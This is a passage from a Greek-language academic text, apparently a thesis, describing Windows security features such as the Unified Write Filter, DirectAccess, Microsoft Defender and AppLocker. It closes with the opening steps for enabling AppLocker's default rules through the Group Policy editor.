- **Unified Write Filter (UWF):** Το ενοποιημένο φίλτρο εγγραφής (UWF) είναι μια προαιρετική δυνατότητα των Windows 10 που βοηθά στην προστασία των δίσκων, παρακολουθώντας και ανακατευθύνοντας τυχόν εγγραφές στη μονάδα δίσκου (εγκαταστάσεις εφαρμογών, αλλαγές ρυθμίσεων, αποθηκευμένα δεδομένα) σε μια εικονική στρώση (overlay). Η εικονική στρώση είναι μια προσωρινή τοποθεσία που συνήθως εκκαθαρίζεται κατά την επανεκκίνηση ή όταν ένας επισκέπτης-χρήστης αποσυνδέεται.
- **DirectAccess:** Το DirectAccess, επίσης γνωστό ως Unified Remote Access, είναι μια τεχνολογία που μοιάζει με VPN που παρέχει συνδεσιμότητα intranet σε υπολογιστές-πελάτες όταν είναι συνδεδεμένοι στο Διαδίκτυο. Σε αντίθεση με πολλές παραδοσιακές συνδέσεις VPN, οι οποίες πρέπει να ξεκινούν και να τερματίζονται με ρητή ενέργεια χρήστη, οι συνδέσεις DirectAccess είναι σχεδιασμένες να συνδέονται αυτόματα μόλις συνδεθεί ο υπολογιστής στο Διαδίκτυο. Το DirectAccess εισήχθη στον Windows Server 2008 R2, παρέχοντας αυτήν την υπηρεσία σε προγράμματα-πελάτες Windows 7 και Windows 8 "Enterprise".

2.7.3. Προδιαγραφές ασφαλείας

Windows Defender: Το Microsoft Defender Antivirus (γνωστό ως Windows Defender Antivirus ή Windows Defender πριν από τις αναβαθμίσεις των Windows 10) είναι ένα στοιχείο anti-malware των Microsoft Windows. Κυκλοφόρησε για πρώτη φορά ως δωρεάν πρόγραμμα anti-spyware με δυνατότητα λήψης για τα Windows XP και αργότερα ενσωματώθηκε με τις εκδόσεις των Windows Vista και Windows 7. Έχει εξελιχθεί σε ένα πλήρες πρόγραμμα προστασίας από ιούς, αντικαθιστώντας τα Microsoft Security Essentials, ως μέρος των Windows 8 και νεώτερων εκδόσεων. (Nadel, 2020)

Πριν από τα Windows 8, το Windows Defender προστάτευε τους χρήστες μόνο από προγράμματα spyware. Περιλαμβάνει ένα αριθμό υποπρογραμμάτων ασφαλείας σε πραγματικό χρόνο, που παρακολουθούν αρκετές κοινές περιοχές των Windows για αλλαγές που ενδέχεται να έχουν προκληθεί από spyware. Έχει επίσης τη δυνατότητα να αφαιρέσει εγκατεστημένο λογισμικό ActiveX. Το Windows Defender παρουσίασε μια ενσωματωμένη, ολοκληρωμένη υποστήριξη για το Microsoft SpyNet, που επιτρέπει στους χρήστες να αναφέρουν στη Microsoft ό,τι θεωρούν πως είναι λογισμικό υποκλοπής spyware, καθώς και ποιες εφαρμογές και προγράμματα οδήγησης συσκευών επιτρέπονται να εγκατασταθούν στα συστήματά τους. Στη συνέχεια προστέθηκε προστασία από ιούς στα Windows 8. που μοιάζει με την υλοποίηση του Microsoft Security Essentials (MSE). Χρησιμοποιεί επίσης τους ίδιους ορισμούς μηχανών κατά του κακόβουλου λογισμικού και ιών από το MSE.

Στα Windows 10, οι ρυθμίσεις του Windows Defender ελέγχονται στο Κέντρο ασφαλείας του Windows Defender. Στην Επετειακή Ενημέρωση των Windows 10, εισάγεται ένα νέο λογότυπο και θα εμφανίζεται μια αναδυόμενη ειδοποίηση που θα ανακοινώνει τα αποτελέσματα μιας σάρωσης, ακόμη και αν δεν εντοπιστούν ιοί.

Μέσα στις προηγμένες αναβαθμίσεις που έχει δεχτεί στο σύνολό του, το πρόγραμμα Windows Defender πλέον ενσωματώνει:

- **Προστασία πραγματικού χρόνου (Real-Time Protection):** Στις ρυθμίσεις του Windows Defender, ο χρήστης μπορεί να διαμορφώσει τις επιλογές προστασίας σε πραγματικό χρόνο. Η Επετειακή Ενημέρωση των Windows 10 εισήγαγε Περιορισμένη Περιοδική Σάρωση (Limited Periodic Scanning), η οποία προαιρετικά επιτρέπει στο Windows Defender να σαρώσει περιοδικά ένα σύστημα, εάν έχει εγκατασταθεί άλλη εφαρμογή προστασίας από ιούς. Εισήγαγε επίσης την τεχνολογία “Block at First Sight”, το οποίο χρησιμοποιεί μηχανική εκμάθηση για να προβλέψει εάν ένα αρχείο είναι κακόβουλο.
- **Ενσωμάτωση στον φυλλομετρητή (Browser Integration):** Η ενοποίηση με τον Internet Explorer και το Microsoft Edge επιτρέπει τη σάρωση αρχείων καθώς πραγματοποιείται λήψη τους για την ανίχνευση κακόβουλου λογισμικού κατά λάθος. Από τον Απρίλιο του 2018, το Microsoft Defender είναι επίσης διαθέσιμο για το Google Chrome μέσω επέκτασης και λειτουργεί σε συνδυασμό με την Ασφαλή περιήγηση Google.
- **Φύλακας Εφαρμογών (Application Guard):** Μια λειτουργία που κυκλοφόρησε στις αρχές του 2018, το Windows Defender Application Guard είναι μια δυνατότητα αποκλειστικά για το Microsoft Edge που επιτρέπει να ορίζεται ως sandbox η τρέχουσα περίοδος περιήγησης ενός χρήστη από το σύστημά του. Αυτό αποτρέπει έναν κακόβουλο ιστότοπο ή λογισμικό να επηρεάσει το λειτουργικό σύστημα και το πρόγραμμα περιήγησης. Το Application Guard είναι μια δυνατότητα διαθέσιμη μόνο

στα Windows 10 Pro & Windows 10 Enterprise. Τον Μάιο του 2019, η Microsoft ανακοίνωσε το Application Guard για το Google Chrome & Mozilla Firefox. Η επέκταση, μόλις εγκατασταθεί, θα ανοίξει την τρέχουσα ιστοσελίδα καρτελών στο Microsoft Edge με ενεργοποιημένη την εφαρμογή Guard.

- **Ελεγχόμενη Πρόσβαση Φακέλων (Controlled Folder Access):** Πρόκειται για μια δυνατότητα που κυκλοφόρησε η Microsoft για την προστασία των σημαντικών αρχείων ενός χρήστη από την αυξανόμενη απειλή των Ransomware. Αυτό το χαρακτηριστικό κυκλοφόρησε περίπου ένα χρόνο αργότερα μετά την πρώτη εμφάνιση της οικογένειας του Ransomware με το όνομα «Petya». Η λειτουργία ειδοποιεί το χρήστη κάθε φορά που ένα πρόγραμμα προσπαθεί να αποκτήσει πρόσβαση στους φακέλους, που έχουν οριστεί και θα την αποκλείει εκτός εάν δοθεί ρητή πρόσβαση μέσω του χρήστη. Τα Windows προειδοποιούν τον χρήστη με ένα αναδυόμενο παράθυρο τύπου UAC (User Access Control ή «Έλεγχος λογαριασμού χρήστη») ως τελική προειδοποίηση, εάν επιλέξουν "Να επιτρέπεται" η Τα μειονεκτήματα είναι ότι ο προγραμματισμός των σαρώσεων είναι πολύ δύσκολο για πολλούς να επιτευχθεί, δεν υπάρχει προστασία για προγράμματα περιήγησης ιστού εκτός από το Edge ή τον Internet Explorer και δεν υπάρχει αυτόνομος διαχειριστής κωδικών πρόσβασης ή καταστροφέας αρχείων.

Γενικά, η απλότητα του Windows Defender γεννά ενδεχομένως ανησυχίες κατά πόσο είναι ασφαλές ένα σύστημα που χρησιμοποιεί μόνο αυτό το πρόγραμμα ως προστασία, καθώς δεν υπάρχουν διαθέσιμες αναβαθμίσεις για να αυξηθεί το επίπεδο της προστασίας ή για προσθήκη λειτουργιών. Ωστόσο, επειδή είναι μέρος της γενικότερης κονσόλας ασφαλείας των Windows, το Defender διαθέτει τείχος προστασίας, κρυπτογράφηση σε επίπεδο μονάδας δίσκου (στα Windows 10 Pro και νεώτερα), περιορισμένους γονικούς ελέγχους και ακόμη και μια λειτουργία παιχνιδιού.

Στον αντίποδα, εξακολουθεί να υπολείπεται σε χαρακτηριστικά που οι κατασκευαστές αντιϊκών προσφέρουν ως επιπρόσθετα, όπως η πλήρης κατάτμηση αρχείων (file shredding) και η πρόσβαση VPN.

Ίσως το μεγαλύτερο πλεονέκτημα του Windows Defender είναι απλά η εγγενής ύπαρξή του, ακόμα και χωρίς εξειδικευμένες ενέργειες από τη μεριά των χρηστών ή των διαχειριστών. Πολύ πιθανόν, να μην παρατηρούσαμε καν την ύπαρξή του, μέχρι τη στιγμή που θα κληθεί να προφυλάξει το σύστημα από μια ενδεχόμενη επίθεση.

Όσον αφορά τον τρόπο λειτουργίας του, το Defender συγκρίνει νέα αρχεία και προγράμματα με μια βάση δεδομένων γνωστών κακόβουλων προγραμμάτων και παρακολουθεί σημάδια ότι μια επίθεση βρίσκεται σε εξέλιξη, όπως η κρυπτογράφηση βασικών αρχείων. Στις προκαθορισμένες μεθοδολογίες, χρησιμοποιούνται γενικές κι ευρετικές (heuristic) τεχνικές. Επιπρόσθετα, το Defender εκτελείται σε ένα απομονωμένο "sandbox" περιβάλλον κι επιτρέπει την εκτέλεση επισφαλούς κώδικα χωρίς να επηρεάσει ή να κινδυνεύσει το υπόλοιπο σύστημα. Υπάρχει ενσωματωμένη προστασία παραβίασης για την αποτροπή αλλαγών ρυθμίσεων από ενδεχόμενες κακόβουλες εφαρμογές και ο Defender σταματά τις επιθέσεις επικίνδυνου λογισμικού με δυνατότητα ακεραιότητας μνήμης (memory-integrity), που εμποδίζει την έγχυση κακόβουλου κώδικα χώρο της RAM και στα προγράμματα προς εκτέλεση. Τέλος, ελέγχει επίσης και συνημμένα αρχεία ηλεκτρονικής αλληλογραφίας για κακόβουλο περιεχόμενο. Κατά την ίδια την Microsoft το Windows Defender χρειάζεται μόνο 10 δευτερόλεπτα (το ανώτατο) για να

αναλύσει ένα αρχείο που έχει μολυνθεί από κακόβουλο λογισμικό ακόμα και δεν έχει κυκλοφορήσει ποτέ πριν (“zero-day malware”). Το antivirus της Microsoft δεν θα προστατεύσει μόνο τον συγκεκριμένο χρήστη, αλλά θα υποβάλλει το μολυσμένο δείγμα για να προστατέψει όλους όσους χρησιμοποιούν το Windows Defender. Τονίζεται δε, (ειδικά στην λύση Windows Defender for Endpoint) ότι η τεχνολογία Cloud είναι αυτή που επιτρέπει την γρήγορη και αποτελεσματική αντίδραση στην περίπτωση κάποιου άγνωστου κακόβουλου λογισμικού. Έτσι, ενώ επιθεωρεί αρχεία για πιθανές μολύνσεις, παράλληλα εμποδίζει την πιθανή κακόβουλη συμπεριφορά στα συστήματα όλων των χρηστών του Cloud. Όταν εντοπίζονται ύποπτα αρχεία, υποβάλλονται στο σύννεφο για μια ανάλυση εις βάθος. Μόλις το cloud αποφανθεί ότι το αρχείο είναι άγνωστο, ζητάει δείγμα για περαιτέρω ανάλυση. Το αρχείο ανεβαίνει αυτόματα στα συστήματα cloud της Microsoft που το επεξεργάζονται χρησιμοποιώντας τη μηχανική μάθηση και στη συνέχεια δημιουργείται μια υπογραφή (“signature”), η οποία επιστρέφει στον πελάτη. Το λειτουργικό σύστημα αποκλείει το αρχείο κι από το cloud αρχίζει η ενημέρωση και η προστασία των υπόλοιπων χρηστών.

Συνοψίζοντας, το Windows Defender είναι ένα ενοποιημένο πρόγραμμα «όλα σε ένα» καθώς πλέον προσφέρει αξιόλογη προστασία κατά των ιών. Κατά τα τελευταία δύο χρόνια, το Windows Defender έχει βελτιωθεί στο σημείο που προστατεύει από κακόβουλα προγράμματα τόσο καλά όσο σχεδόν οποιοδήποτε δωρεάν ή εμπορικό πρόγραμμα προστασίας από ιούς. Αξίζει δε να σημειωθεί ότι σε κλινικές δοκιμές που έγιναν, το Windows Defender εντόπισε είτε το 99,9% είτε το 100% του γνωστού "διαδεδομένου" κακόβουλου λογισμικού κάθε φορά και απέτυχε να λάβει το τέλειο ποσοστό του 100% μόνο μία φορά, καθώς απέτυχε να εντοπίσει στο 100% κακόβουλο λογισμικό «μηδενικής μέρας» (zero-day).

2.7.4. AppLocker:

Το AppLocker είναι μια τεχνολογία επιτρεπόμενων εφαρμογών που εμφανίζεται πρώτη φορά στο λειτουργικό σύστημα Windows 7 της Microsoft. Επιτρέπει τον περιορισμό των προγραμμάτων που μπορούν να εκτελέσουν οι χρήστες με βάση τη διαδρομή του προγράμματος (συγκεκριμένες τοποθεσίες στον δίσκο), τον εκδότη ή τον κατακερματισμό (hash), και στα πλαίσια μιας εταιρικής δομής ή μιας επιχείρησης μπορεί να διαμορφωθεί μέσω της Πολιτικής ομάδας (Group Policy).

Το Windows AppLocker επιτρέπει στους διαχειριστές να ελέγχουν ποια εκτελέσιμα αρχεία απορρίπτονται ή επιτρέπεται να εκτελέσουν. Με το AppLocker, οι διαχειριστές μπορούν να δημιουργήσουν κανόνες βάσει ονομάτων αρχείων, εκδοτών ή θέσης στον δίσκο, που θα επιτρέψουν την εκτέλεση ορισμένων προγραμμάτων. Σε αντίθεση με τις προηγούμενες πολιτικές περιορισμού λογισμικού, που ήταν αρχικά διαθέσιμες για Windows XP και Windows Server 2003, οι κανόνες AppLocker μπορούν να ισχύουν για άτομα ή ομάδες. Οι πολιτικές χρησιμοποιούνται για την ομαδοποίηση χρηστών σε διαφορετικά επίπεδα επιβολής. Για παράδειγμα, ορισμένοι χρήστες μπορούν να προστεθούν σε μια πολιτική «ελέγχου» (audit) που θα επιτρέπει στους διαχειριστές να βλέπουν τις παραβιάσεις των κανόνων πριν μετακινήσουν αυτόν τον χρήστη σε υψηλότερο επίπεδο επιβολής.

Το Microsoft AppLocker παρέχει εγγενείς δυνατότητες επιτρεπόμενων εφαρμογών (AWL – Application WhiteListing) που εμποδίζουν τους χρήστες να εκτελούν πιθανώς επικίνδυνες εφαρμογές. Το Application WhiteListing (AWL) είναι μια στρατηγική άμυνας σε βάθος που καθορίζει τις εγκεκριμένες εφαρμογές για χρήση σε ένα δίκτυο υπολογιστών. Υπάρχουν πολλοί

τρόποι με τους οποίους οι χρήστες μπορούν να κατεβάσουν σκόπιμα και ακούσια κακόβουλο λογισμικό, μερικοί εξ' αυτών:

- Ο χρήστης έκανε κλικ ακούσια σε ένα αυθαίρετο αρχείο EXE που έχει εναποτεθεί στον υπολογιστή του.
- Ένας δυσαρεστημένος χρήστης κατεβάσει εν γνώσει του ένα trojan horse.
- Ίσως κάποιος στον οργανισμό να τοποθετήσει ένα αρχείο αμφιβόλου ποιότητας.

Όταν χρησιμοποιείται το Windows AppLocker για να καθορίσει τις εφαρμογές ως «ασφαλείς» επί της ουσίας, ορίζονται τα ακριβή προγράμματα και τα εκτελέσιμα αρχεία (.exe) που ενδέχεται να ανοίξουν οι χρήστες. Το κακόβουλο λογισμικό παραμένει εκτός λειτουργίας και περιθωριοποιείται, επειδή περιορίζονται οι πιθανότητες πρόκλησης βλάβης από αμέλεια ή κακή πρακτική των χρηστών. Η ισχύς του AppLocker είναι ότι εάν μια επέκταση / ένα εκτελέσιμο δεν βρίσκονται στη λίστα επιτρεπόμενων εφαρμογών, δεν ανοίγουν. Μερικά ενδεικτικά σενάρια χρήσης της εφαρμογής είναι τα εξής:

- Ο οργανισμός ή η εταιρεία εφαρμόζει μια πολιτική τυποποίησης των εφαρμογών που χρησιμοποιούνται σε κάθε επιχειρηματική ομάδα, επομένως πρέπει να οριστεί η αναμενόμενη χρήση σε σύγκριση με την πραγματική χρήση.
- Η πολιτική ασφάλειας για χρήση εφαρμογών έχει αλλάξει και πρέπει να ακολουθήσει αξιολόγηση πού και πότε γίνεται πρόσβαση σε αυτές τις εφαρμογές που έχουν αναπτυχθεί.
- Η πολιτική ασφάλειας του οργανισμού υπαγορεύει τη χρήση μόνο λογισμικού με άδεια χρήσης, επομένως πρέπει να προσδιοριστούν ποιες εφαρμογές δεν διαθέτουν άδεια ή να αποτραπεί η μη εξουσιοδοτημένη χρήση λογισμικού που δε διαθέτει άδεια χρήσης ή από μη εξουσιοδοτημένους χρήστες η χρήση νόμιμου λογισμικού.
- Μια εφαρμογή δεν υποστηρίζεται πλέον από τον οργανισμό, επομένως πρέπει να αποτραπεί η χρήση της από όλους.
- Ο οργανισμός πρέπει να περιορίσει τη χρήση εφαρμογών Universal Windows σε αυτές που εγκρίνονται ή αναπτύσσονται in-house (από το εσωτερικό τμήμα της μηχανογράφησης).
- Η πιθανότητα εισαγωγής ανεπιθύμητου λογισμικού στο εταιρικό περιβάλλον είναι υψηλή, επομένως πρέπει να μειωθεί αυτή η απειλή.
- Η άδεια για μια εφαρμογή έχει ανακληθεί ή έχει λήξει στον οργανισμό, συνεπώς πρέπει να αποτραπεί η χρήση της από όλους.
- Έχει αναπτυχθεί μια νέα εφαρμογή ή μια νέα έκδοση μιας εφαρμογής και πρέπει να επιτραπεί σε ορισμένες ομάδες η χρήση τους.
- Δεν επιτρέπονται συγκεκριμένα εργαλεία λογισμικού στον οργανισμό ή μόνο συγκεκριμένοι χρήστες έχουν πρόσβαση σε αυτά τα εργαλεία.

- Ένας μεμονωμένος χρήστης ή μια μικρή ομάδα χρηστών πρέπει να χρησιμοποιήσει μια συγκεκριμένη εφαρμογή, που απορρίπτεται για όλους τους άλλους.
- Ορισμένοι υπολογιστές στον οργανισμό είναι κοινόχρηστοι από άτομα που έχουν διαφορετικές ανάγκες χρήσης λογισμικού.
- Εκτός από άλλα μέτρα, πρέπει να είναι ελεγχόμενη η πρόσβαση σε ευαίσθητα δεδομένα μέσω της χρήσης της εφαρμογής.

Παρατηρώντας και τα ανωτέρω σενάρια, γίνεται εύκολα αντιληπτό ότι η ασφάλεια τέτοιων υλοποιήσεων σε εταιρικά περιβάλλοντα απαιτεί συνεχή συντήρηση και συχνές τροποποιήσεις, καθώς η λίστα των εγκεκριμένων εφαρμογών στις περισσότερες περιπτώσεις αλλάζει ανά τακτά χρονικά διαστήματα.

Εξετάζοντας τα πλεονεκτήματα της εφαρμογής αυτής μπορούμε να βρούμε πολλά σημαντικά οφέλη. Αφ’ ενός, η Microsoft περιλαμβάνει το AppLocker με τις Enterprise εκδόσεις τόσο των Windows Server, όσο και των Windows 10, οπότε δεν τίθεται θέμα επιπλέον κόστους κτήσης ή αδειοδότησης, όπως συμβαίνει συνήθως με ανάλογες εφαρμογές της εταιρείας. Αφ’ ετέρου, το AppLocker έρχεται ως ενσωματωμένο μέρος της Πολιτικής ομάδας (Group Policy). Οι περισσότεροι διαχειριστές των Windows είναι ήδη εξοικειωμένοι με την Πολιτική ομάδας, γεγονός που καθιστά την εμπειρία χρήστη του AppLocker απρόσκοπτη και φυσική. Στη συνέχεια δίνεται η δυνατότητα εφαρμογής οποιασδήποτε πολιτικής AppLocker ως αρχείο XML, δημιουργώντας μια ομοιογενή εικόνα αναφορικά με τη διαχείριση, καθώς όλες οι συσκευές θα έχουν τον ίδιο έλεγχο εφαρμογών, είτε πρόκειται για εγγεγραμμένες σε MDM, είτε για τοπικές εγκαταστάσεις που συνδέονται σε κάποιο τομέα (domain). Τέλος, το AppLocker προσθέτει αυτόματα τις εσωτερικές εφαρμογές των Windows, εξοικονομώντας χρόνο και αφαιρώντας την πολυπλοκότητα.


Στον αντίποδα κρίνεται σκόπιμο να εξετάσουμε και τα μειονεκτήματα, που ενδεχομένως να λειτουργήσουν αποτρεπτικά στην χρήση του AppLocker και την επιβολή κάποιων κανόνων ασφαλείας. Αρχικά το AppLocker, όπως και οι περισσότερες αντίστοιχες λύσεις απαιτούν προσωπικό και πόρους, ώστε να ενημερώνονται και να τροποποιούνται συνεχώς τα ευρετήρια των εγκεκριμένων εφαρμογών. Στην πραγματικότητα, η διαδικασία συντήρησης της «εν λευκώ» λίστας επιτρεπόμενων εφαρμογών σε εταιρικά περιβάλλοντα είναι μια μακρά κι επίπονη διαδικασία, η οποία απαιτεί σημαντικό χρόνο και προσπάθεια, προσθέτοντας επιπλέον φόρτο εργασίας στους ήδη βεβαρημένους διαχειριστές, οι οποίοι είναι επιφορτισμένοι με άλλες εργασίες. Επιπλέον, οποιοσδήποτε έχει δικαιώματα διαχειριστή στην τοπική του συσκευή μπορεί να ανατρέψει τις Πολιτικές AppLocker. Ως αποτέλεσμα, η προσπάθεια χρήσης της εφαρμογής, μπορεί να φέρει τα εντελώς αντίθετα αποτελέσματα, καθώς η λάθος παραμετροποίηση ή η επέμβαση του χρήστη, μπορεί να προκαλέσει πλήρη αστοχία. Ωστόσο, το κυριότερο μειονέκτημα που τελικά λειτουργεί αποτρεπτικά και δεν έχει επιτρέψει στην εφαρμογή να γίνει ευρέως γνωστή και διαδεδομένη, είναι ότι υποστηρίζει μόνο εκδόσεις Enterprise & Ultimate και όχι τις αντίστοιχες Professional, οι οποίες αποτελούν την συντριπτική πλειοψηφία των υπολογιστών σε επαγγελματικά περιβάλλοντα και όχι μόνο. Το πρόβλημα είναι ότι εφαρμόζεται με την Πολιτική ομάδας, το AppLocker δεν συνεργάζεται καλά με τα Windows 10 Professional, συνεπώς καταλήγουμε σε αντίστοιχες λύσεις τοπικής Πολιτικής ομάδας (Local Group Policy) ή σε υλοποιήσεις μέσω του δικτύου τομέα (domain) και της

αντίστοιχης πολιτικής ομάδας που εφαρμόζεται σε όλον τον τομέα (εφόσον υπάρχει τέτοια δυνατότητα).


Όσον αφορά την συγκεκριμένη μελέτη περίπτωσης, μας ενδιαφέρει να αξιολογήσου-με κατά πόσο οι προκαθορισμένοι κανόνες της εφαρμογής AppLocker μπορούν να προσφέρουν μια ικανοποιητική ασφάλεια, στην χρήση συγκεκριμένων εργαλείων, όπως θα δούμε στην επόμενη ενότητα.

Για λόγους πληρότητας, θα επιδείξουμε βηματικά την ενεργοποίηση της εφαρμογής και τον ορισμό των προκαθορισμένων κανόνων (default set of rules):


- Στο πεδίο εκτέλεσης εντολών (run), πληκτρολογούμε την εντολή “gpedit.msc” και πατάμε το “OK”:




- Αναπτύσσουμε το μενού “Computer Configuration Windows Settings Security Settings AppLocker”



